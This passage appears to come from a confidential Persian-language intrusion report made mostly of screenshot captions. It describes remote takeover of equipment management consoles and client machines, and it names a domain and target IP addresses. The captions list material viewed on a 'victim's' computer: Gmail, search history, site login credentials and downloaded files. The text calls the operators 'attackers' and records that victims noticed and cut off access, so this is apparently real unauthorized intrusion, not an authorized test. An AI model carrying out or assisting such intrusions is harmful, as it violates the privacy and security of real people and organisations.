


تصویر ۱۳ - نتیجه دستور بررسی فایل های موجود بر روی Desktop کاربر کلاینت PC-1

نتیجه

دسترسی پس از چند دقیقه غیرفعال گردید. با توجه به اینکه آدرس IP سرویس آسیب پذیر به صورت کامل از دسترس خارج شده است احتمال می رود راهبر سامانه اقدام به غیرفعال سازی سامانه به صورت کامل کرده است.

در زمان تست و نفوذ سیستم تجهیز آسیب پذیر دارای ۲۸ ماشین زیر مجموعه (کلاینت) بود. از این تعداد فقط یک ماشین فعال بود.




تصویر ۱۴ - صفحه مدیریت سامانه تجهیز مرتبط در زمان تست و نفوذ


نتیجه

دسترسی پس از دقایقی کوتاه غیرفعال گردید. با توجه به اینکه آدرس IP سرویس آسیب پذیر به صورت کامل از دسترس خارج شده است، احتمال می رود راهبر سامانه اقدام به غیرفعال سازی سامانه به صورت کامل کرده است.

در زمان تست و نفوذ به سامانه مذکور، تعداد ۱۱۱ ماشین زیرمجموعه (کلاینت) مشاهده شد. از این تعداد ۸ ماشین به صورت آنلاین وجود داشت.




تصویر ۱۵- لیست سیستم‌ها و ماشین‌های متصل به سامانه تجهیز مذکور




تصویر ۱۶- لیست سیستم‌ها و ماشین‌های متصل به سامانه تجهیز مذکور (سامانه ایمیل سرور Exchange)

آدرس compuall.co.il


در زمان تست نفوذ تنها یک ماشین (کلاینت) به سامانه متصل بود. این ماشین فعال بوده و اتصال Remote (از راه دور) به سیستم انجام شد. سیستم هدف با آدرس IP 62.56.134.254 در شبکه اینترنت ارتباط برقرار می کند.




تصویر ۱۹ - سامانه تجهیز مذکور - همانطور که در تصویر قابل مشاهده می باشد تنها یک سیستم با نام one به سرور متصل است.





تصویر ۲۰ - مشخصات سیستم عامل کاربر هدف از طریق سامانه مدیریت




تصویر ۲۱- بعد از اتصال، صفحه Gmail قربانی بر روی سیستم هدف قابل مشاهده می‌باشد.




تصویر ۲۲- سوابق جستجو قربانی در زمان اتصال







تصویر ۲۵ - اطلاعات احراز هویت قربانی در وبسایت app.casplitweb.biz



تصویر ۲۶ - فایل های pdf دانلود شده بر روی سیستم قربانی



تصویر ۲۷- اطلاعات کشف شده بر روی سیستم هدف



تصویر ۲۸- نمونه ای دیگر در سیستم هدف


نتیجه

در زمان اجرای مراحل مرتبط با شناخت اولیه سیستم هدف، قربلی بر روی سیستم متصل شد و متوجه دسترسی مهاجمین شده و دسترسی غیرفعال گردید.

محرمانه

آدرس 213.151.38.229

